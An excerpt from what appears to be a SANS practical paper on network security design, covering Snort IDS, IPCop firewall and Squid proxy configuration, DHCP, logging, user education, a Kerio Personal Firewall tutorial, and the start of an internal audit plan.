The IDS management network is physically separate from the rest of our enterprise. SNORT is a free light weight intrusion detection system that is well written and extremely configurable. The rules structure employed by SNORT is simple and rules can be written at a very granular level. IDS rule management will be a constant task that may require dedicated analysts in the future. The systems will be dual homed providing for monitoring on their respective networks as well as being able to communicate with the syslogd server. Please see figure 4.

## Internal Network Components

### IPCop Firewall

### Squid Web Proxy

From the IPCop documentation:

IPCop has the capability to run a caching web proxy. This caching mechanism naturally requires disk space, and as such, you should consider the available space to use for caching when configuring the proxy.

The proxy supports http, https, and ftp proxy caching. For privacy reasons, it will not cache pages received via https, or other pages where a username and password are submitted via the URL.

*Cache size* - Allows you to set the maximum size of the cache, in megabytes. The size of the cache may grow beyond this figure, however, because files are only removed from the cache every 15 minutes. You should set this figure so the cache will not fill the available disk space.

*Remote proxy* - This box allows IPCop to utilize your ISP's webproxy. Enter the machine name in the following format: hostname:port

*Max object size* - Sets the largest object size that will enter the cache. This enables the administrator to force the proxy to only cache objects that are smaller than this size. This is ideal for ensuring large downloads do not clog up the cache. The default is not to cache objects larger than 4096 Kb (4MB).

*Min object size* - Sets the smallest object size that will enter the cache. This enables the administrator to force the proxy to only cache objects that are larger than this size. This is ideal for ensuring small files that require very little download time and that would just unnecessarily fill up the cache are not cached.

*Max outgoing size* - Sets the size of data that a browser is allowed to send through the proxy, whether it is cached or not. This is primarily file uploads or form submissions. This is set to "0" (disabled) by default.

*Max incoming size* - More useful than the **Max outgoing size**, you can enter the maximum download size for a file that the proxy will allow through. You can use this to, for example, stop people from downloading large files that would slow down your network. The default is "0" (disabled) and thus will not place any restriction on download size.

*Transparent* - Transparent proxying is a feature of the IPCop web proxy whereby there is no need to configure the client web browsers for proxying. Requests are automatically redirected through the cache. In this way, it is possible to stop desktop clients from browsing without going through your proxy. If you are not using transparent proxying, then you should configure your browser to use port 800 on the IPCop as the web proxy.

*Enabled* - This will set the web proxy to enabled by clicking the *Enabled* checkbox and pressing [Save].

We can also configure the Squid Proxy to do URL filtering. A great guide for doing this can be found at <http://www.dageek.co.uk/ipcop/squid/>. We also downloaded a black list from the *SquidGuard Blacklist*

(<http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/blacklists.tar.gz>)

This list contains over 400 sites. However, it is not hard to add as it is a flat text file.

We can use the Web Proxy log viewer under the "Logs" menu to see what URL's are being accessed.

**Settings:**

Month: January Day: 2 Source IP: ALL

Ignore filter: [.](gif|jpeg|jpg|png|css|js)\$

Enable ignore filter: ☒

Restore defaults Update Export

**Log:**

Time	Source IP	Website
00:09:13	192.168.10.2	<a href="http://www.ipcop.org/cgi-bin/twiki/view/IPCop/IPCopDocumenta...">http://www.ipcop.org/cgi-bin/twiki/view/IPCop/IPCopDocumenta...</a>
00:09:13	192.168.10.2	<a href="http://sourceforge.net/sflogo.php?">http://sourceforge.net/sflogo.php?</a>
00:09:16	192.168.10.2	<a href="http://www.dageek.co.uk/ipcop/squid/">http://www.dageek.co.uk/ipcop/squid/</a>
00:09:16	192.168.10.2	<a href="http://qostats.com/goqi/count.pl?">http://qostats.com/goqi/count.pl?</a>
00:11:38	192.168.10.2	<a href="http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/b...">http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/b...</a>
00:11:45	192.168.10.2	<a href="http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/b...">http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/b...</a>
00:12:05	192.168.10.2	<a href="http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/b...">http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/b...</a>
00:18:32	192.168.10.2	<a href="http://www.sirt.arizona.edu/">http://www.sirt.arizona.edu/</a>
00:18:39	192.168.10.2	<a href="http://www.milfhunter.com/main.htm?">http://www.milfhunter.com/main.htm?</a>
00:18:39	192.168.10.2	<a href="http://www.nastydollars.com/sts/ct/imgcount.cgi?">http://www.nastydollars.com/sts/ct/imgcount.cgi?</a>
00:18:42	192.168.10.2	<a href="http://www.milfhunter.com/">http://www.milfhunter.com/</a>
00:20:24	192.168.10.2	<a href="http://www.sirt.arizona.edu/">http://www.sirt.arizona.edu/</a>
00:20:29	192.168.10.2	<a href="http://www.milfhunter.com/">http://www.milfhunter.com/</a>
00:27:33	192.168.10.2	<a href="http://www.sirt.arizona.edu/">http://www.sirt.arizona.edu/</a>

Older Newer

**Error messages:**

figure 49


## Squid proxy access graphs

The graph will help us in determining how much traffic we are generating that is HTML based. We broke the page up into 3 separate images. The 1<sup>st</sup> shows TCP access and the stats relative to the creation of the graphs.

© SANS Institute

**Proxy access graphs:**

**Generated:** Thu Jan 2 00:30:03 2003  
**Lines Analyzed:** 701 lines (0 errors)  
**Analysis Duration:** 1 seconds  
**Analysis Speed:** 701 lines/sec  
**Graph Start:** Wed Jan 1 00:30:03 2003  
**Graph End:** Thu Jan 2 00:30:03 2003  
**Graph Domain:** 24 hours (86400 seconds)



**Total Accesses:** 701  
**Average** 29.2 per  
**Accesses:** hour  
**Total Cache** 376  
**Hits:**  
**Average Cache** 15.66  
**Hits:** per hour  
**% Cache Hits:** 53.63 %  
**Total Cache IMS** 137  
**Hits:**  
**Average Cache** 5.7 per  
**IMS Hits:** hour  
**Total Cache** 325  
**Misses:**  
**Average Cache** 13.54  
**Misses:** per hour  
**% Cache** 46.36 %  
**Misses:**

figure 50

The 2<sup>nd</sup> show the TCP transfer statistics.

© SANS Institute




figure 51  
And the 3<sup>rd</sup> graph shows the averages.




figure 52



## DHCP Server


IPCop can also act as the DHCP server for the internal network.

[web proxy](#) | [dhcp](#) | [port forwarding](#) | [external aliases](#) | [external service access](#) | [dmz pinholes](#) | [dynamic dns](#)

**DHCP Server parameters:**

Start address:	<input type="text" value="192.168.10.1"/>	End address:	<input type="text" value="192.168.10.24"/>
Primary DNS:	<input type="text" value="192.168.10.88"/>	Secondary DNS:	<input type="text" value="128.196.11.234"/>
Default lease time (mins):	<input type="text" value="60"/>	Max lease time (mins):	<input type="text" value="120"/>
Domain name suffix: 	<input type="text"/>	Wins Server address: 	<input type="text"/>
			Enabled: <input checked="" type="checkbox"/>

 This field may be blank.

**Add a new fixed lease**

MAC Address	<input type="text"/>	IP Address	<input type="text"/>
Enabled: <input checked="" type="checkbox"/>		<input type="button" value="Add"/>	

**Current fixed leases**

MAC Address	IP Address	Enabled	Mark
<input type="button" value="Remove"/>		<input type="button" value="Edit"/>	

**Error messages:**

Figure 53

In the image above you can see that we set the address pool to be 24 address and the Primary DNS server to be the internal interface of the IPCop server. We can also set the Wins server address if desired as well as assign address based on MAC address.

## System Logs

The IPCop firewall also has an interface for a great deal of the normal UNIX logging. We are not going to go into each type of log but felt it was worth mentioning.

**Settings:**

Section: IPCop Month: December Day: 31 Update Export

**Log:**

- IPCop
- PPP
- ISDN
- DHCP server
- SSH
- Login/Logout
- Kernel
- IPSec
- Update transcript

```

16:14:33 rule removed; restarting forwarder
16:14:41 rule removed; restarting forwarder
16:14:48 rule removed; restarting forwarder
16:16:17 rule added; restarting forwarder
16:16:49 rule added; restarting forwarder
16:16:58 rule added; restarting forwarder
16:17:47 ipcop Forwarding rule removed; restarting forwarder
16:18:01 ipcop Forwarding rule added; restarting forwarder
16:18:30 ipcop Forwarding rule added; restarting forwarder
16:19:00 ipcop Forwarding rule added; restarting forwarder
16:20:15 ipcop External access rule removed; restarting access controller
16:21:11 ipcop External access rule removed; restarting access controller
16:21:18 ipcop External access rule removed; restarting access controller
16:21:21 ipcop External access rule removed; restarting access controller
16:21:27 ipcop External access rule removed; restarting access controller
16:21:56 ipcop External access rule added; restarting access controller
16:22:09 ipcop External access rule added; restarting access controller
16:22:13 ipcop External access rule removed; restarting access controller
16:22:24 ipcop External access rule added; restarting access controller
16:24:19 ipcop External access rule added; restarting access controller
16:24:40 ipcop External access rule added; restarting access controller
16:26:20 ipcop Dynamic DNS hostname added
  
```

Older Newer

**Error messages:**

figure 54

## User Education

The most insecure piece of a network is not the gear in it but the people using it! The only way to combat this is through User Education. Each year, every employee who touches a computer will be required to attend 1 of various levels security classes. For regular users we will hold an in-house session that is light on technical details however hits home how important it is to have good computing habits. The assist administrators, administrators and security analyst will all be required to take class provided by either SANS or vendor specific training. Here is a note on User Education from the SANS Incident Handling Course;

Be sure to education your user community to potential problems. The best way to do this is to share war stories with them to drive the point home. If you can provide them with examples of how a business opportunity was lost or compromised, they will be better able to understand the need for prevention.

In addition, be sure to remind them of the need to encrypt data, use passwords which are not easily guessed, store email only on the Company network, lock desks and computers when not attended, don't install untested software, etc.(SANS Incident

handling and Hacker exploits, 2002**Internal Machines Policies**

All internal workstation machines will require updated virus software as well as Kerio Personal Firewall. Kerio personal firewall or KPF is a take off on TPF (tiny personal firewall). TPF went a much different (and in my opinion, less efficient) direction with their 3.0 version. Thankfully someone picked up the ball with KPF. KPF is a stateful host based firewall that will be running on all the workstations (so we don't have to pay for it). Here is a quick tutorial on Kerio personal firewall

After installing Kerio there will be an icon in the lower right hand part of the screen. By right clicking on the icon several options will open in menu.



figure 55

The 1<sup>st</sup> option is to stop all traffic. It is a great way to cut off internet access if not needed. However, it is also a great way to screw up backups of your system. (\*cough\*).

The administration option is how you can configure the Firewall. The default configuration will allow the user to edit the configuration with pop-ups.






figure 56

From here you can check on the “Create Appropriate filter rule and don’t ask me again” radio button. You can then click on the “Customize rule...” button. If you look back to figure 6 you can also select “Administration” and then select “Add...”. Both of these options take you to the same place.




figure 57

Looking at the “Filter rule” image you can see several options to our filter. A description that we labeled test is the 1<sup>st</sup> option. Then you can select which protocol either; Any, TCP, UDP, TCP and UDP, ICMP or Other. If you select Other you can manually enter the protocol number.

The Direction option will allow you to select; Incoming, Outgoing or Both. The Local endpoint options will allow you to select which Port and the Application that is allowed to utilize that port. The Remote endpoint options will allow us to select the ip addresses and the ports that those IP’s can access.

The “Rule valid” option will let you select “Always” or “In this interval only”. And finally the “Action” section is where we select Permit or Deny and whether or not we want to log the rule or Display an alert box as seen in figure 7.

We can look at the overall configuration by selecting the Administration option from the menu in figure 7.




Figure 58

In the overall configuration you can see the Application icon, the Rule Description, the Protocol, the Local port , the Remote address and Port and finally the Path to the Application.

Kerio Personal Firewall can also display the status of all connections that are incoming and outgoing from the machine. By selecting “Firewall Status” from the menu (Please refer back to figure 7) we can see the connections and a great deal of other useful information.

Application	Protocol	Local Address	Remote Address	State	Creation Time	Rx [Bytes]	Rx Speed [kB/s]	Tx [Bytes]	Tx Speed [kB/s]
CVPND.EXE	UDP	all:500	.....	Listening	13/Dec/2002 07:42:26	0	0	0	0
CVPND.EXE	UDP	localhost:62515	.....	Listening	13/Dec/2002 07:42:26	0	0	0	0
CVPND.EXE	UDP	localhost:62523	.....	Listening	13/Dec/2002 07:42:26	36	0	0	0
CVPND.EXE	UDP	localhost:62524	.....	Listening	13/Dec/2002 07:42:26	0	0	0	0
CVPND.EXE	UDP	localhost:62521	.....	Listening	13/Dec/2002 07:42:26	12	0	40	0
CVPND.EXE	UDP	localhost:62519	.....	Listening	13/Dec/2002 07:42:26	0	0	0	0
CVPND.EXE	UDP	localhost:62517	.....	Listening	13/Dec/2002 07:42:26	0	0	0	0
LSASS.EXE	UDP	all:1031	.....	Listening	13/Dec/2002 07:42:41	0	0	0	0
MSMSG.S.EXE	UDP	all:1193	.....	Listening	13/Dec/2002 10:15:55	0	0	0	0
MSMSG.S.EXE	UDP	128.196.176.143:1194	.....	Listening	13/Dec/2002 10:15:55	0	0	63330760	0
MSMSG.S.EXE	UDP	128.196.176.143:6953	.....	Listening	13/Dec/2002 10:15:56	0	0	0	0
MSMSG.S.EXE	TCP	128.196.176.143:10...	.....	Listening	13/Dec/2002 10:15:56	0	0	0	0
OUTLOOK.EXE	TCP	all:1365	tick.telcom.arizona.e...	Connected Out	30/Dec/2002 13:44:25	2531613	0	14769	0
OUTLOOK.EXE	UDP	localhost:1562	.....	Listening	30/Dec/2002 13:57:11	0	0	1	0
PERSFW.EXE	TCP	all:44334	.....	Listening	13/Dec/2002 07:42:45	0	0	0	0
PERSFW.EXE	TCP	all:44334	localhost:2116	Connected In	30/Dec/2002 17:08:33	2673	0.04	112340	1.99
PERSFW.EXE	UDP	all:44334	.....	Listening	13/Dec/2002 07:42:45	0	0	0	0
PFWADMIN.EXE	TCP	all:2116	localhost:44334	Connected Out	30/Dec/2002 17:08:33	147424	2.62	2673	0.04
SPOOLSV.EXE	UDP	all:1080	.....	Listening	13/Dec/2002 07:43:54	3205614	0	3087132	0
SVCHOST.EXE	UDP	128.196.176.143:123	.....	Listening	13/Dec/2002 07:42:42	119812	0	99892	0
SVCHOST.EXE	UDP	localhost:123	.....	Listening	13/Dec/2002 07:42:42	0	0	0	0
SVCHOST.EXE	UDP	all:1029	.....	Listening	13/Dec/2002 07:42:41	13611	0	6254	0
SVCHOST.EXE	UDP	all:1030	.....	Listening	13/Dec/2002 07:42:41	433	0	448	0
SVCHOST.EXE	TCP	all:1028	.....	Listening	13/Dec/2002 07:42:26	0	0	0	0
SVCHOST.EXE	TCP	all:5000	.....	Listening	13/Dec/2002 10:15:01	0	0	0	0
SVCHOST.EXE	UDP	128.196.176.143:1900	.....	Listening	13/Dec/2002 10:15:01	31679595	0	0	0
SVCHOST.EXE	TCP	all:135	.....	Listening	13/Dec/2002 07:42:25	0	0	0	0
SVCHOST.EXE	UDP	localhost:1900	.....	Listening	13/Dec/2002 10:15:01	399	0	0	0
SVCHOST.EXE	UDP	all:2320	.....	Listening	13/Dec/2002 17:54:08	32609	0	23363	0
SYSTEM	TCP	128.196.176.143:139	.....	Listening	13/Dec/2002 07:42:13	0	0	0	0
SYSTEM	UDP	128.196.176.143:138	.....	Listening	13/Dec/2002 07:42:13	2629948	0	786197	0
SYSTEM	UDP	all:445	.....	Listening	13/Dec/2002 07:42:13	0	0	0	0
SYSTEM	UDP	128.196.176.143:137	.....	Listening	13/Dec/2002 07:42:13	1912750	0	4087604	0
SYSTEM	TCP	all:445	.....	Listening	13/Dec/2002 07:42:13	0	0	0	0
WINLOGON.EXE	UDP	all:1049	.....	Listening	13/Dec/2002 07:42:57	0	0	0	0

TCP Listening: 7    TCP Connected: 3    UDP Listening: 25    Total Rx speed: 2.67    Total Tx speed: 2.03

figure 59

## Audit

### Plan the audit.

#### Technical Approach

We are going to conduct this audit from different levels. We really want to see what the Firewall and the IPS Box are dropping and are going to audit the them from different perspectives of the Network. We are not performing a vulnerability assessment (or Pen Test) on our network. Auditing from the inside out and in-between security layers will help us understand the network better and really show us what we are up against. This will show us what our defenses will look like if parts of our security are compromised.

This type of full blow assessment would need to be done during a scheduled downtime. In the event that we crash a service or a server we need to have the staff and the equipment ready to get it back up FAST.

Estimate costs and level of effort are all variables that are hard to place. Level of effort is fairly substantial because we need to get extra personal to the office early in the morning. (looks like someone is buying Donuts) However, the scanning tools are free or can be purchased for little cost. The largest cost is the personal time and analysis time required to do a good job. I believe we can safely say that this audit is a \$5,000 expenditure when accounting for paychecks.

Internal to Service Audit:

We are utilizing the LANGuard Security Scanner from <http://www.gfi.com/languard/>.

